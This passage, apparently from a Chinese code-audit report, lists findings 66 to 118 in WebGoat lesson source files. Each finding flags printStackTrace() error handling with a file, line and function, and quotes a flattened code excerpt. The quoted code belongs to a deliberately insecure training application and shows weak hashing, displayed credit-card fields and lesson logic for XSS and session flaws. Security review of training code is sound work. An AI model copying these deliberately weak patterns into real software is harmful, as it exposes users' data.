漏洞源代码

description = "Double URL encoding is...";

t.addElement(makeRow(description, urlEncode(urlEncode(userInput)), urlDecode(urlDecode(userInput)))); ec.addElement(t); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } if (getLessonTracker(s).getNumVisits() > 3) { makeSuccess(s); } return (ec); } /** * Convenience method for encrypting a string. * * @param str

**66）漏洞定位**

Encoding.java:470

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:hashMD5()

缺陷源:

漏洞源代码

public static String hashMD5(String str) { byte[] b = str.getBytes(); MessageDigest md = null; try { md = MessageDigest.getInstance("MD5"); md.update(b); } catch (NoSuchAlgorithmException e) { // it's got to be there e.printStackTrace(); } return (base64Encode(md.digest())); } /** * Returns the SHA hash of a String. * * @param str * Description of the Parameter * @return Description of the Return Value */ public static String hashSHA(String str) { byte[] b = str.getBytes();

**67）漏洞定位**

Encoding.java:494

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:hashSHA()

缺陷源:

漏洞源代码

* @return Description of the Return Value */ public static String hashSHA(String str) { byte[] b = str.getBytes(); MessageDigest md = null; try { md = MessageDigest.getInstance("SHA-256"); md.update(b); } catch (NoSuchAlgorithmException e) { // it's got to be there e.printStackTrace(); } return (base64Encode(md.digest())); } /** * Description of the Method * * @param hexString * Description of the Parameter * @return Description of the Return Value */ public static String hexDecode(String hexString) { try

**68）漏洞定位**

Encoding.java:588

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:main()

缺陷源:

漏洞源代码

System.out.print("URL encoding: "); System.out.println(urlEncode(userInput) + " : " + urlDecode(userInput)); System.out.print("Hex encoding: "); System.out.println(hexEncode(userInput) + " : " + hexDecode(userInput)); System.out.print("Rot13 encoding: "); System.out.println(rot13(userInput) + " : " + rot13(userInput)); System.out.print("XOR with password: "); System.out.println(xorEncode(userInput, userKey) + " : " +

xorDecode(userInput, userKey)); System.out.print("Double unicode encodingis..."); System.out.println("Not Implemented" + " : " + "Not Implemented");System.out.print("Double URL encoding: ");System.out.println(urlEncode(urlEncode(userInput)) + " : " +urlDecode(urlDecode(userInput))); } catch (Exception e) {e.printStackTrace(); } } /** * Description of the Method * * @param value1* Description of the Parameter * @param value2 * Description of theParameter * @param description * Description of the Parameter * @returnDescription of the Return Value */

**69）漏洞定位**

HttpOnly.java:150

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

handleWriteAction(s); } else { // s.setMessage("Invalid Request. Please try again."); } } try { ec.addElement(makeContent(s)); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * DOCUMENT ME! * * @return DOCUMENT ME! */ protected Category getDefaultCategory() { return Category.XSS; }

**70）漏洞定位**

HttpOnly.java:196

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createCustomCookieValue()

缺陷源:

漏洞源代码

MessageDigest md = null; BASE64Encoder encoder = new BASE64Encoder(); try { md = MessageDigest.getInstance("SHA"); buffer = new Date().toString().getBytes(); md.update(buffer); value = encoder.encode(md.digest()); original = value; } catch (Exception e) { e.printStackTrace(); } return value; } private void setHttpOnly(WebSession s) { String value = createCustomCookieValue(); HttpServletResponse response = s.getResponse(); String cookie = s.getCookie(UNIQUE2U); if (cookie == null || cookie.equals("HACKED")) { response.setHeader("Set-Cookie", UNIQUE2U + "=" + value + "; HttpOnly"); original = value;

**71）漏洞定位**

InsecureLogin.java:118

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createMainContent()

缺陷源:

漏洞源代码

String user = s.getParser().getStringParameter(USER, ""); String password = s.getParser().getStringParameter(PASSWORD, ""); if (!(user + password).equals("") && correctLogin(user, password, s)) {

workspaceDiv.addElement(createSuccessfulLoginContent(s, user)); } else { workspaceDiv.addElement(createLogInContent()); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Create content for logging in * * @param ec */ private Element createLogInContent() { ElementContainer ec = new ElementContainer(); Div loginDiv = new Div(); loginDiv.setID("lesson_login");

**72）漏洞定位**

InsecureLogin.java:267

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, userName); prepStatement.setString(2, password); ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() == true)) { return true; } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false;

**73）漏洞定位**

InsecureLogin.java:278

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

```
} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false; } /** * Create content after a successful login * * @param s * @param ec */ private Element createSuccessfulLoginContent(WebSession s, String user) {
```

## 74）漏洞定位

InsecureLogin.java:331

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createSuccessfulLoginContent()

缺陷源:

漏洞源代码

```
tr2.addElement(new TD("<b>Lastname:</b>")); tr2.addElement(new TD(results.getString("last_name"))); tr3.addElement(new TD("<b>Credit Card Type:</b>")); tr3.addElement(new TD(results.getString("cc_type"))); tr4.addElement(new TD("<b>Credit Card Number:</b>")); tr4.addElement(new TD(results.getString("cc_number"))); } catch (Exception e) { e.printStackTrace(); } table.addElement(tr1); table.addElement(tr2); table.addElement(tr3); table.addElement(tr4); userDataDiv.addElement(table); ec.addElement(userDataDiv); ec.addElement(createLogoutLink()); int stage =
```

getLessonTracker(s).getStage(); if (stage == 1) {

ec.addElement(createPlaintextQuestionContent()); }

**75）漏洞定位**

InsecureLogin.java:453

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

try { connection = DatabaseUtilities.getConnection(s); String query = "

SELECT * FROM user_data_tan WHERE first_name = ? "; PreparedStatement

prepStatement = connection.prepareStatement(query,

ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);

prepStatement.setString(1, user); ResultSet results =

prepStatement.executeQuery(); return results; } catch (Exception e) {

e.printStackTrace(); } finally { try { if (connection != null) {

connection.close(); } } catch (Exception e) { e.printStackTrace(); } }

return null;

**76）漏洞定位**

InsecureLogin.java:464

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

```
} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return null; } /** * Create a link for logging out * * @return Element */ private Element createLogoutLink() { A logoutLink = new A(); logoutLink.addAttribute("href", getLink() + "&logout;=true");
```

## 77）漏洞定位

JSONInjection.java:87

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

```
+ "\"flights\": [" + lineSep + "{\"stops\": \"0\", \"transit\" : \"N/A\", \"price\": \"$600\"}," + lineSep + "{\"stops\": \"2\", \"transit\" : \"Newark,Chicago\", \"price\": \"$300\"} " + lineSep + "]" + lineSep + "}"; s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print(jsonStr); out.flush(); out.close(); return; } } catch (Exception ex) { ex.printStackTrace(); } Form form = new Form(getFormAction(), Form.POST).setName("form").setEncType(""); form.setOnSubmit("return check();"); form.addElement(createContent(s)); setContent(form); } /** * Description of the Method * * @param s
```

## 78）漏洞定位

LogSpoofing.java:121

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
TR row4 = new TR(); row4.addElement(new TD(new
PRE(WebGoatI18N.get("LoginFailedForUserName")+": " +
inputUsername))).setBgColor(HtmlColor.GRAY); t2.addElement(row4);
ec.addElement(t2); if (inputUsername.length() > 0 &&
inputUsername.indexOf('\n') >= 0 && inputUsername.indexOf('\n') >= 0) {
makeSuccess(s); } } catch (UnsupportedEncodingException e) {
s.setMessage("Error generating " + this.getClass().getName());
e.printStackTrace(); } return ec; } private final static Integer
DEFAULT_RANKING = new Integer(72); protected Integer getDefaultRanking() {
return DEFAULT_RANKING; } @Override protected List<String>
getHints(WebSession s) { List<String> hints = new ArrayList<String>();
```

## 79）漏洞定位

MultiLevelLogin1.java:187

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createMainContent()

缺陷源:

漏洞源代码

Div workspaceDiv = new Div(); workspaceDiv.setClass("lesson_workspace"); wrapperDiv.addElement(headerDiv); wrapperDiv.addElement(workspaceDiv); ec.addElement(wrapperDiv); workspaceDiv.addElement(createWorkspaceContent(s)); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Creation of the content of the workspace * * @param s * @return Element */ private Element createWorkspaceContent(WebSession s) { String user = ""; user = s.getParser().getStringParameter(USER, "");

**80）漏洞定位**

MultiLevelLogin1.java:447

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createSuccessfulLoginContent()

缺陷源:

漏洞源代码

tr2.addElement(new TD("Lastname:")); tr2.addElement(new TD(results.getString("last_name"))); tr3.addElement(new TD("Credit Card Type:")); tr3.addElement(new TD(results.getString("cc_type"))); tr4.addElement(new TD("Credit Card Number:")); tr4.addElement(new TD(results.getString("cc_number"))); } catch (Exception e) { e.printStackTrace(); } table.addElement(tr1); table.addElement(tr2); table.addElement(tr3); table.addElement(tr4); userDataDiv.addElement(table); ec.addElement(userDataDiv);

ec.addElement(createLogoutLink()); } /** * Create a link for logging out * * @return Element

**81）漏洞定位**

MultiLevelLogin1.java:503

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:updateTan()

缺陷源:

漏洞源代码

Connection connection = null; try { connection = DatabaseUtilities.getConnection(s); String query = "UPDATE user_data_tan SET login_count = ? WHERE first_name = ?"; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.setInt(1, tanNr); prepStatement.setString(2, user); prepStatement.execute(); } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } }

**82）漏洞定位**

MultiLevelLogin1.java:514

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:updateTan()

缺陷源:

漏洞源代码

```
} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } } /** * If lesson is reseted the tans should be resetted too * * @param s */ private void resetTans(WebSession s) { Connection connection = null; try {
```

**83）漏洞定位**

MultiLevelLogin1.java:538

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:resetTans()

缺陷源:

漏洞源代码

```
*/ private void resetTans(WebSession s) { Connection connection = null; try { connection = DatabaseUtilities.getConnection(s); String query = "UPDATE user_data_tan SET login_count = 0 WHERE login_count > 0"; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.execute(); } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } }
```

**84）漏洞定位**

MultiLevelLogin1.java:549

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:resetTans()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } } /** * Get the count of the tan * * @param user * @param s * @return tanPosition */ private int getTanPosition(String user, WebSession s) { int tanNr = 0;

**85）漏洞定位**

MultiLevelLogin1.java:592

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getTanPosition()

缺陷源:

漏洞源代码

tanNr = results.getInt(results.getRow()); tanNr = tanNr + 1; if (tanNr > 5) { tanNr = 0; } // make sure you don't get the first tan in stage 2 if (getLessonTracker(s).getStage() == 2 && tanNr == 1) { ++tanNr; } } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return tanNr;

**86）漏洞定位**

MultiLevelLogin1.java:603

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getTanPosition()

缺陷源:

漏洞源代码

```
} } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return tanNr; } /** * Get a user by its name * * @param user * @param s * @return ResultSet containing the user */ private ResultSet getUser(String user, WebSession s) {
```

**87）漏洞定位**

MultiLevelLogin1.java:634

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

```
try { connection = DatabaseUtilities.getConnection(s); String query = " SELECT * FROM user_data_tan WHERE first_name = ? "; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, user); ResultSet results = prepStatement.executeQuery(); return results; } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) {
```

connection.close(); } } catch (Exception e) { e.printStackTrace(); }
}return null;

**88）漏洞定位**

MultiLevelLogin1.java:645

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return null; } /** * See if the tan is correct * * @param user * @param tan * @param tanPosition * @param s * @return true if the tan is correct */

**89）漏洞定位**

MultiLevelLogin1.java:686

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctTan()

缺陷源:

漏洞源代码

prepStatement.setString(1, user); prepStatement.setString(2, tan); prepStatement.setString(3, tanPosition); ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() ==

true)) { return true; } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false; }

**90）漏洞定位**

MultiLevelLogin1.java:697

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctTan()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false; } /** * See if the password and corresponding user is valid * * @param userName * @param password * @param s * @return true if the password was correct */ private boolean correctLogin(String userName, String password, WebSession s) {

**91）漏洞定位**

MultiLevelLogin1.java:733

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, userName); prepStatement.setString(2, password); ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() == true)) { return true; } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false;

**92）漏洞定位**

MultiLevelLogin1.java:744

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false; } /** * Gets the category attribute of the RoleBasedAccessControl object * * @return The category value */ protected ElementContainer doStage1(WebSession s) { ElementContainer ec = new ElementContainer();

**93）漏洞定位**

MultiLevelLogin2.java:199

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
Div workspaceDiv = new Div(); workspaceDiv.setClass("lesson_workspace");
wrapperDiv.addElement(headerDiv); wrapperDiv.addElement(workspaceDiv);
ec.addElement(wrapperDiv); workspaceDiv.addElement(createWorkspaceContent(s))
; } catch (Exception e) { s.setMessage("Error generating " +
this.getClass().getName()); e.printStackTrace(); } return (ec); } /** *
Creation of the content of the workspace * * @param s * @return Element */
private Element createWorkspaceContent(WebSession s) { String user = "";
user = s.getParser().getStringParameter(USER, "");
```

**94）漏洞定位**

MultiLevelLogin2.java:450

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createSuccessfulLoginContent()

缺陷源:

漏洞源代码

```
tr4.addElement(new TD("<b>Credit Card Number:</b>"));
tr4.addElement(new TD(results.getString("cc_number"))); if
(!user.equals(getLoggedInUser(s))) { makeSuccess(s); } } } catch (Exception
e) { e.printStackTrace(); } table.addElement(tr1); table.addElement(tr2);
table.addElement(tr3); table.addElement(tr4);
userDataDiv.addElement(table); ec.addElement(userDataDiv);
ec.addElement(createLogoutLink()); } /** * Create a link for logging out *
```

* @return Element

**95）漏洞定位**

MultiLevelLogin2.java:504

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:updateTan()

缺陷源:

漏洞源代码

int tanNr = getTanPosition(user, s); Connection connection = null; try { connection = DatabaseUtilities.getConnection(s); String query = "UPDATE user_data_tan SET login_count = ? WHERE first_name = ?"; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.setInt(1, tanNr); prepStatement.setString(2, user); prepStatement.execute(); } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } }

**96）漏洞定位**

MultiLevelLogin2.java:515

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:updateTan()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } } /** * Get a user by its name * * @param user * @param s * @return ResultSet containing the user */ private ResultSet getUser(String user, WebSession s) { Connection connection = null;

**97）漏洞定位**

MultiLevelLogin2.java:545

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

try { connection = DatabaseUtilities.getConnection(s); String query = " SELECT * FROM user_data_tan WHERE first_name = ? "; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, user); ResultSet results = prepStatement.executeQuery(); return results; } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return null;

**98）漏洞定位**

MultiLevelLogin2.java:556

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return null; } /** * If lesson is reseted the tans should be resetted too * * @param s */ private void resetTans(WebSession s) { Connection connection = null; try

**99）漏洞定位**

MultiLevelLogin2.java:581

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:resetTans()

缺陷源:

漏洞源代码

*/ private void resetTans(WebSession s) { Connection connection = null; try { connection = DatabaseUtilities.getConnection(s); String query = "UPDATE user_data_tan SET login_count = 0 WHERE login_count > 0"; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.execute(); } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } }

### 100）漏洞定位

MultiLevelLogin2.java:592

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:resetTans()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } } /** * Get the count of the tan * * @param user * @param s * @return tanPosition */ private int getTanPosition(String user, WebSession s) { int tanNr = 0;

### 101）漏洞定位

MultiLevelLogin2.java:630

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getTanPosition()

缺陷源:

漏洞源代码

ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() == true)) { tanNr = results.getInt(results.getRow()); tanNr = tanNr + 1; if (tanNr > 5) { tanNr = 0; } } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) {

e.printStackTrace(); } } return tanNr;

### 102）漏洞定位

MultiLevelLogin2.java:641

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getTanPosition()

缺陷源:

漏洞源代码

} } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return tanNr; } /** * Get the tan for a user with specific position * * @param user * @param tanPosition * @param s * @return tan */ private String getTan(String user, int tanPosition, WebSession s)

### 103）漏洞定位

MultiLevelLogin2.java:680

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getTan()

缺陷源:

漏洞源代码

prepStatement.setString(1, user); prepStatement.setInt(2, tanPosition); ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() == true)) { // System.out.println(results.getString("tanValue")); return

results.getString("tanValue"); } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return "";

**104）漏洞定位**

MultiLevelLogin2.java:691

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getTan()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return ""; } /** * See if the tan is correct * * @param tan * @return true if the tan is correct */ private boolean correctTan(String tan, WebSession s) { // if (!getCurrentTan(s).equals("")) { return tan.equals(String.valueOf(currentTan)); }

**105）漏洞定位**

MultiLevelLogin2.java:741

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, userName); prepStatement.setString(2, password); ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() == true)) { return true; } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false;

**106）漏洞定位**

MultiLevelLogin2.java:752

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false; } protected Category getDefaultCategory() { return Category.AUTHENTICATION; } /** * Gets the hints attribute of the RoleBasedAccessControl object *

**107）漏洞定位**

OffByOne.java:103

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

else { if (isSecondStep(s)) { ec.addElement(makeSecondStep(s)); } else { ec.addElement(makeThirdStep(s)); } } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Returns the Buffer Overflow category for this * lesson. * * @return The category value */ protected Category getDefaultCategory() { return Category.BUFFER_OVERFLOW; }

**108）漏洞定位**

PasswordStrength.java:153

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

table.addElement(tr); } ec.addElement(table); ec.addElement(new BR()); ec.addElement(new BR()); Div div = new Div(); div.addAttribute("align", "center"); Element b = ECSFactory.makeButton("Go!"); div.addElement(b); ec.addElement(div); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the hints attribute of the HelloScreen object * * @return The hints value */ public List<String> getHints(WebSession s) { List<String> hints = new ArrayList<String>(); hints.add("Copy the passwords into the code checker.");

**109）漏洞定位**

ReflectedXSS.java:202

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

```
// tr.addElement(new TD().addElement(new Input(Input.TEXT, "field1",param1))); t.addElement(tr); Element b = ECSFactory.makeButton(WebGoatI18N.get("Purchase")); tr = new TR(); tr.addElement(new TD().addElement(b).setColSpan(2).setAlign("center")); t.addElement(tr); ec.addElement(t); ec.addElement(new BR()); ec.addElement(new HR().setWidth("90%")); } catch (Exception e) { s.setMessage(WebGoatI18N.get("ErrorGenerating") + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * DOCUMENT ME! * * @return DOCUMENT ME! */ protected Category getDefaultCategory() { return Category.XSS; } /**
```

## 110）漏洞定位

SessionFixation.java:379

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createMainLoginContent()

缺陷源:

漏洞源代码

Div workspaceDiv = new Div(); workspaceDiv.setClass("lesson_workspace"); wrapperDiv.addElement(headerDiv); wrapperDiv.addElement(workspaceDiv); ec.addElement(wrapperDiv); workspaceDiv.addElement(createWorkspaceContent(s)); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Creation of the content of the workspace * * @param s * @return Element */ private Element createWorkspaceContent(WebSession s) { ElementContainer ec = new ElementContainer();

**111）漏洞定位**

SessionFixation.java:478

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, userName); prepStatement.setString(2, password); ResultSet results = prepStatement.executeQuery(); if ((results != null) && (results.first() == true)) { return true; } } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false;

**112）漏洞定位**

SessionFixation.java:489

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:correctLogin()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return false; } /** * Create content for logging in * * @param ec */ private void createLogInContent(ElementContainer ec, String errorMessage) { Div loginDiv = new Div();

**113）漏洞定位**

SessionFixation.java:590

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createSuccessfulLoginContent()

缺陷源:

漏洞源代码

tr2.addElement(new TD("Lastname:")); tr2.addElement(new TD(results.getString("last_name"))); tr3.addElement(new TD("Credit Card Type:")); tr3.addElement(new TD(results.getString("cc_type"))); tr4.addElement(new TD("Credit Card Number:")); tr4.addElement(new TD(results.getString("cc_number"))); } catch (Exception e) { e.printStackTrace(); } table.addElement(tr1); table.addElement(tr2); table.addElement(tr3); table.addElement(tr4); userDataDiv.addElement(table); ec.addElement(userDataDiv);

ec.addElement(createLogoutLink()); } /** * Create a link for logging out *

**114）漏洞定位**

SessionFixation.java:647

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

try { connection = DatabaseUtilities.getConnection(s); String query = " SELECT * FROM user_data_tan WHERE first_name = ? "; PreparedStatement prepStatement = connection.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); prepStatement.setString(1, user); ResultSet results = prepStatement.executeQuery(); return results; } catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return null;

**115）漏洞定位**

SessionFixation.java:658

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getUser()

缺陷源:

漏洞源代码

} catch (Exception e) { e.printStackTrace(); } finally { try { if (connection != null) { connection.close(); } } catch (Exception e) { e.printStackTrace(); } } return null; } /** * Get the logged in user * * @param s * @return the logged in user */ private String getLoggedInUser(WebSession s) { try

**116 ) 漏洞定位**

SilentTransactions.java:108

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

} else if (s.getParser().getRawParameter("confirm", "").equals("Transferring")) { s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print("<br><br>The Transaction has Completed Successfully."); out.flush(); out.close(); return; } } } catch (Exception ex) { ex.printStackTrace(); } Form form = new Form(getFormAction(), Form.POST).setName("form").setEncType(""); form.addElement(createContent(s)); setContent(form); } /** * Description of the Method * * @param s * Current WebSession

**117 ) 漏洞定位**

SoapRequest.java:266

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:viewWsdl()

缺陷源:

漏洞源代码

```
s.setMessage("Sorry, that is an incorrect count. Try Again."); } } catch (NumberFormatException nfe) { // DEVNOTE: Eat the exception. // ec.addElement( new P().addElement( nfe.getMessage() ) ); s.setMessage("Sorry, that answer is invalid. Try again."); } catch (ParameterNotFoundException pnfe) { // DEVNOTE: Eat the exception. // ec.addElement( new P().addElement( pnfe.getMessage() ) ); } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } // DEVNOTE: Conditionally display Stage1 content depending on whether stage is completed or // not if (getLessonTracker(s).getStage() == 1) // if ( null == (getLessonTracker(s).getLessonProperties().getProperty(WebSession.STAGE)) || // (getLessonTracker(s).getLessonProperties().getProperty(WebSession.STAGE)).equals("1") ) { ec.addElement(makeOperationsLine(s)); A a = new A("services/SoapRequest?WSDL", "WebGoat WSDL File"); ec.addElement(new P().addElement("View the following WSDL and count available operations:")); ec.addElement(new BR()); ec.addElement(a); }
```

## 118）漏洞定位

SoapRequest.java:320

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:determineType()

缺陷源:

漏洞源代码

```
